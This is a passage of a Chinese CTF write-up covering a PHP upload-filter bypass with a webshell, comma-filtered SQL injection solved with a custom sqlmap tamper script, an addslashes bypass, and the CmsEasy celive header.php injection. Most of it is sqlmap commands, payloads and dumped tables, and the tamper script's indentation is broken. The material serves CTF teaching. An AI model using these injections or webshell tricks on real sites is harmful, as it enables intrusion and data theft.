
用之前获取到的帐号密码登录后，显示的是空白页面，但查看源代码发现有注释掉的上传代码






把注释去掉即可进行文件上传操作







一句话木马，会检测"php"，所以用短标签

准备一文件，文件名必须包含png、jpg等图片格式的扩展名，同时还不能包含“php”，尝试用pht、phtm、phtml替换








题8：SQLi，后台有获取flag的线索

解题：刚开始打开页面，查看源代码有注释信息“login.php?id=1”，做了注入测试，只提示“welcome admin”或“something error”，其实这是一干扰信息。。。题目给的链接是一个302重定向，在http头有个提示参数“page: l0gin.php?id=1”，这个“l0gin.php?id=1”是存在sql注入漏洞的。



通过手工测试发现，其对参数进行了处理：1）如果参数非数字开头，则会把获取的参数输出；2）如果参数是以数字开头，且后面跟着字符，则只留数字进行查询，如果数据存在就输出查询结果，如果无数据则输出获取的参数。通过第二点可以利用“l0gin.php?id=1 and 2=3%23”，在1后面输入单引号和双引号进行测试。当用双引号时即“l0gin.php?id=1" and 2=3%23”，能输出查询结果，说明参数后面的字符被截断，只留“1”进行查询；当用单引号时即“l0gin.php?id=1' and 2=3%23”，没能查询结果，且“l0gin.php?id=1' and 2=2%23”，能输出查询结果，这说明sql语句用单引号对参数进行引用且没有过滤单引号。另外测试还发现了对逗号进行了处理，碰到逗号就把它及后面的所有字符也全过滤掉了。接下来用sqlmap做测试，在tamper目录下，找到了两个处理逗号的脚本commalesslimit.py和commalessmid.py，分别用于处理limit和mid里常用的逗号，由于sqlmap里还在探测库表及数据时还常用ifnull，ifnull同样有用到逗号，所以特意用ifnull做一处理脚本。

commalessifnull.py
/usr/share/sqlmap/tamper

```python
#!/usr/bin/env python

"""
Copyright (c) 2006-2017 sqlmap developers (http://sqlmap.org/)
See the file 'LICENSE' for copying permission
"""

import re

from lib.core.enums import PRIORITY

__priority__ = PRIORITY.HIGH

def dependencies():
  pass

def tamper(payload, **kwargs):
  """
    Replaces instances like 'IFNULL(s, e)' with 'CASE s WHEN NULL THEN e ELSE s END'

    Requirement:
        * MySQL

    Tested against:
        * MySQL 5.0 and 5.5

    >>> tamper('IFNULL(DATABASE(), 0x20)')
    'CASE DATABASE() WHEN NULL THEN 0x20 ELSE DATABASE() END'
    """

    retVal = payload

    match = re.search(r"(?i)IFNULL\(\s*(.+),\s*([^\)]*)\)", payload or "")
  if match:
        retVal = retVal.replace(match.group(0), "CASE %s WHEN NULL THEN %s ELSE %s END" % (match.group(1), match.group(2), match.group(1)))

  return retVal
```

Python 制表符宽度：8 第 34 行，第 14 列 插入

即把ifnull换成不需要逗号的case的方式，保存为commalessifnull.py文件。运行sqlmap，最终得到的结果：

```
root@kali:~# sqlmap -u "http://335bf095296745a090270bff5c35f6401ef92085dfaf4020.game.ichunqiu.com/l0
gin.php?id=1" -p "id" --level=5 -v 3 --tamper=commalessmid,commalesslimit,commalessifnull -D "sqli"
-T "users" --dump
```

```
Database: sqli
Table: users
[2 entries]
+----+----------+-----------------------------------------+
| id | username | flag_9c861b688330                       |
+----+----------+-----------------------------------------+
| 1  | flag     | flag{f27816ed-702f-46a7-a2d0-203dd4a3f05d} |
| 2  | test     | test                                    |
+----+----------+-----------------------------------------+
```

题9： Vld，没有什么好介绍的

解题 ： 打开首页，查看源码如下图，

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Mon, 24 Dec 2018 07:20:43 GMT
Content-Type: text/html
Content-Length: 70
Connection: keep-alive
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Vary: Accept-Encoding

do you know Vulcan Logic Dumper?<br>false<br><!-- index.php.txt ?>
```

存在index.php.txt文件，直接在URL浏览

```
line     # *  op                          fetch          ext  return  operands
-------------------------------------------------------------------------------
   2     0  >   EXT_STMT
         1      ECHO                                                 'do+you+know+Vulcan+Logic+Dumper%3F%3Cbr%3E'
   3     2      EXT_STMT
         3      BEGIN_SILENCE                                 ~0
         4      FETCH_R                     global            $1     '_GET'
         5      FETCH_DIM_R                               $2     $1, 'flag1'
         6      END_SILENCE                                      ~0
         7      ASSIGN                                           !0, $2
   4     8      EXT_STMT
         9      BEGIN_SILENCE                                 ~4
        10      FETCH_R                     global            $5     '_GET'
        11      FETCH_DIM_R                               $6     $5, 'flag2'
        12      END_SILENCE                                      ~4
        13      ASSIGN                                           !1, $6
   5    14      EXT_STMT
        15      BEGIN_SILENCE                                 ~8
        16      FETCH_R                     global            $9     '_GET'
        17      FETCH_DIM_R                               $10    $9, 'flag3'
        18      END_SILENCE                                      ~8
        19      ASSIGN                                           !2, $10
   6    20      EXT_STMT
        21      IS_EQUAL                                  ~12    !0, 'fvhjjihfcv'
        22    > JMPZ                                             ~12, ->38
   7    23  >   EXT_STMT
        24      IS_EQUAL                                  ~13    !1, 'gfuyiyhioyf'
        25    > JMPZ                                             ~13, ->36
   8    26  >   EXT_STMT
        27      IS_EQUAL                                  ~14    !2, 'yugoiiyhi'
        28    > JMPZ                                             ~14, ->32
   9    29  >   EXT_STMT
        30      ECHO                                             'the+next+step+is+xxx.zip'
  10    31    > JMP                                              ->34
  11    32  >   EXT_STMT
        33      ECHO                                             'false%3Cbr%3E'
  13    34  > > JMP                                              ->37
  14    35  >   EXT_STMT
        36      ECHO                                             'false%3Cbr%3E'
  16    37  > > JMP                                              ->40
  17    38  >   EXT_STMT
        39      ECHO                                             'false%3Cbr%3E'
  19    40  >   NOP
  22    41      EXT_STMT
        42      ECHO                                             '%3C%21--+index.php.txt+%3F%3E%0D%0A%0D%0A'
        43    > RETURN                                           1
```


通过GET三个参数进行比较，构造“index.php?flag1=fvhjjihfcv&flag2=gfuyiyhioyf&flag3=yugoiiyhi”进行访问，

```
do you know Vulcan Logic Dumper?
the next step is 1chunqiu.zip
```

根据提示可下载1chunqiu.zip得到源码

```php
$db = new mysql_db();
$username = $db->safe_data($_POST['username']);
$password = $db->my_md5($_POST['password']);
$number = is_numeric($_POST['number']) ? $_POST['number'] : 1;

$username = trim(str_replace($number, '', $username));

$sql = "select * from"."`".table_name."`"."where username="."'"."$username"."'";
```



```php
public function safe_data($value){
    if( MAGIC_QUOTES_GPC ){
        stripcslashes($value);
    }
    return addslashes($value);
}
```

通过login.php文件可以看出，对username参数除了做addslashes，还有过滤了number参数的内容，再无其它过滤。考虑到addslashes会到单引号进行转义，即前面加"\"，所以优先考虑把"\"做掉。从代码中看出，可以借助过滤number参数内容。因为number参数必须是数字，否则，将过滤username参数里的字符"1"，因些把username设为abc%00xabcd1234%27，number设为0xabcd1234，其中username会被转义为abc\0xabcd1234\'，最终username会被处理为abc\\' ，即可使用sqlmap注入测试。

列出所有库：

```
root@kali:~# sqlmap -u "http://303126c4dd49482b865262bac7ba8079c6a2107844ba45d0.game.ichunqiu.com/1chunqiu/login.php" --data="number=0xabcd1234&username=abc&password=333333333&submit=%E6%8F%90%E4%BA%A4" -p "username" --prefix="%00xabcd1234%27" --suffix="#" --level=5 -v 3 --dbs
```

```
available databases [2]:
[*] ctf
[*] information_schema
```

结果显示有两个库，对ctf进行查表：

```
root@kali:~# sqlmap -u "http://303126c4dd49482b865262bac7ba8079c6a2107844ba45d0.game.ichunqiu.com/1chunqiu/login.php" --data="number=0xabcd1234&username=abc&password=333333333&submit=%E6%8F%90%E4%BA%A4" -p "username" --prefix="%00xabcd1234%27" --suffix="#" --level=5 -v 3 -D "ctf" --tables
```

```
Database: ctf
[2 tables]
+-------+
| flag  |
| users |
+-------+
```

结果显示有两个表，其中有一个flag，查表中数据：

```
root@kali:~# sqlmap -u "http://303126c4dd49482b865262bac7ba8079c6a2107844ba45d0.game.ichunqiu.com/1chunqiu/login.php" --data="number=0xabcd1234&username=abc&password=333333333&submit=%E6%8F%90%E4%BA%A4" -p "username" --prefix="%00xabcd1234%27" --suffix="#" --level=5 -v 3 -D "ctf" -T "flag" --dump
```

```
Database: ctf
Table: flag
[1 entry]
+---------+---------+
| c       | f       |
+---------+---------+
| <blank> | <blank> |
+---------+---------+
```

查出的数据并无我们需要的flag，两同时去查了users表也并没有我们需要的数据。按正常逻辑我们要的数据应该在flag表里，于是不死心，去查information_schema库：

```
root@kali:~# sqlmap -u "http://303126c4dd49482b865262bac7ba8079c6a2107844ba45d0.game.ichunqiu.com/1chunqiu/login.php" --data="number=0xabcd1234&username=abc&password=333333333&submit=%E6%8F%90%E4%BA%A4" -p "username" --prefix="%00xabcd1234%27" --suffix="#" --level=5 -v 3 -D "information_schema" -T "COLUMNS" -C "TABLE_SCHEMA,TABLE_NAME,COLUMN_NAME" --dump
```

在 information_schema库，查COLUMNS表，并没有显示 ctf 表的相关列，但查看sqlmap的输出目录下的csv文件，却能找出有flag表的flag字段：

```
information_schema,FILES,EXTENT_SIZE
information_schema,FILES,TOTAL_EXTENTS
information_schema,FILES,FREE_EXTENTS
information_schema,FILES,UPDATE_COUNT
information_schema,FILES,DELETED_ROWS
information_schema,FILES,FULLTEXT_KEYS
ctf,flag,flag
information_schema,GLOBAL_STATUS,VARIABLE_VALUE
information_schema,GLOBAL_STATUS,VARIABLE_NAME
information_schema,GLOBAL_VARIABLES,VARIABLE_NAME
```


目前也没能弄为什么会出现这情况？直接查询flag字段的内容：

```
root@kali:~# sqlmap -u "http://303126c4dd49482b865262bac7ba8079c6a2107844ba45d0.game.ichunqiu.com/1chunqiu/login.php" --data="number=0xabcd1234&username=abc&password=333333333&submit=%E6%8F%90%E4%BA%A4" -p "username" --prefix="%00xabcd1234%27" --suffix="#" --level=5 -v 3 -D "ctf" -T "flag" -C "flag" --dump
```

```
Database: ctf
Table: flag
[1 entry]
+--------------------------------------+
| flag                                 |
+--------------------------------------+
| flag{92d8128f-88c7-4561-be69-01fdcb4bb7d8} |
+--------------------------------------+
```

题10： YeserCMS

解题 ：打开首页，根据页面底部信息，百度查找相关cms漏洞信息：



未查询到关于YeserCMS信息，将站点进行cms指纹识别，识别出这是一个CmsEasy：

接着百度查询得存在/celive/live/header.php的SQL注入漏洞及后台模板编辑可以获取任意文件内容。先用sqlmap查询数据库存名称：

```
root@kali:~# sqlmap -u "http://f4908ba8a9d14c5dbb3ff8c528f8a853e05c78c0f5a64925.changame.ichunqiu.com/celive/live/header.php" --data="
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxxx</q></xjxquery>" --tamper=chardoubleencode --current-db
```

```
[13:44:36] [INFO] the back-end DBMS is MySQL
web application technology: PHP
back-end DBMS: MySQL >= 5.0
[13:44:38] [INFO] fetching current database
[13:44:38] [INFO] retrieved: 'Yeser'
current database: 'Yeser'
[13:44:38] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 2 times
[13:44:38] [INFO] fetched data logged to text files under '/root/.sqlmap/output/f4908ba8a9d14c5dbb3ff8c528f8a853e05c78c0f5a64925.changame.ichunqiu.com'
```

查询得数据名称后可获取该库的所有表：

```
root@kali:~# sqlmap -u "http://f4908ba8a9d14c5dbb3ff8c528f8a853e05c78c0f5a64925.changame.ichunqiu.com/celive/live/header.php" --data="xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx*</q></xjxquery>" --tamper=chardoubleencode -D "Yeser" --tables --batch
```

```
[13:46:53] [INFO] retrieved: 'yesercms_usergroup'
Database: Yeser
[42 tables]
+-----------------------+
| yesercms_a_attachment |
| yesercms_a_comment    |
| yesercms_a_rank       |
| yesercms_a_vote       |
| yesercms_activity     |
| yesercms_announcement |
| yesercms_archive      |
| yesercms_assigns      |
| yesercms_b_arctag     |
| yesercms_b_area       |
| yesercms_b_category   |
| yesercms_b_special    |
| yesercms_b_tag        |
| yesercms_ballot       |
| yesercms_bbs_archive  |
| yesercms_bbs_category |
| yesercms_bbs_label    |
| yesercms_bbs_reply    |
| yesercms_chat         |
| yesercms_departments  |
| yesercms_detail       |
| yesercms_event        |
| yesercms_friendlink   |
| yesercms_guestbook    |
| yesercms_linkword     |
| yesercms_my_a         |
| yesercms_my_yingpin   |
| yesercms_operators    |
| yesercms_option       |
| yesercms_p_orders     |
| yesercms_p_pay        |
| yesercms_p_shipping   |
| yesercms_pay_exchange |
| yesercms_sessions     |
| yesercms_settings     |
| yesercms_templatetag  |
| yesercms_type         |
| yesercms_union        |
| yesercms_union_pay    |
| yesercms_union_visit  |
| yesercms_user         |
| yesercms_usergroup    |
+-----------------------+
```


发现有一用户表“yesercms_user”，紧接着就是获取表字段及数据：

```
root@kali:~# sqlmap -u "http://f4908ba8a9d14c5dbb3ff8c528f8a853e05c78c0f5a64925.changame.ichunqiu.com/celive/live/header.php" --data="xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx*</q></xjxquery>" --tamper=chardoubleencode -D "Yeser" -T "yesercms_user" --columns --batch
```

```
Database: Yeser
Table: yesercms_user
[18 columns]
+------------+----------------------+
| Column     | Type                 |
+------------+----------------------+
| password   | varchar(50)          |
| state      | tinyint(4)           |
| address    | varchar(255)         |
| answer     | varchar(255)         |
| avatar     | varchar(100)         |
| checked    | tinyint(2)           |
| e_mail     | varchar(60)          |
| groupid    | int(2)               |
| intro      | text                 |
| introducer | int(10) unsigned     |
| nickname   | varchar(20)          |
| point      | smallint(5) unsigned |
| qq         | int(15)              |
| question   | varchar(255)         |
| tel        | varchar(100)         |
| userid     | int(11)              |
| userip     | varchar(20)          |
| username   | varchar(20)          |
+------------+----------------------+
```

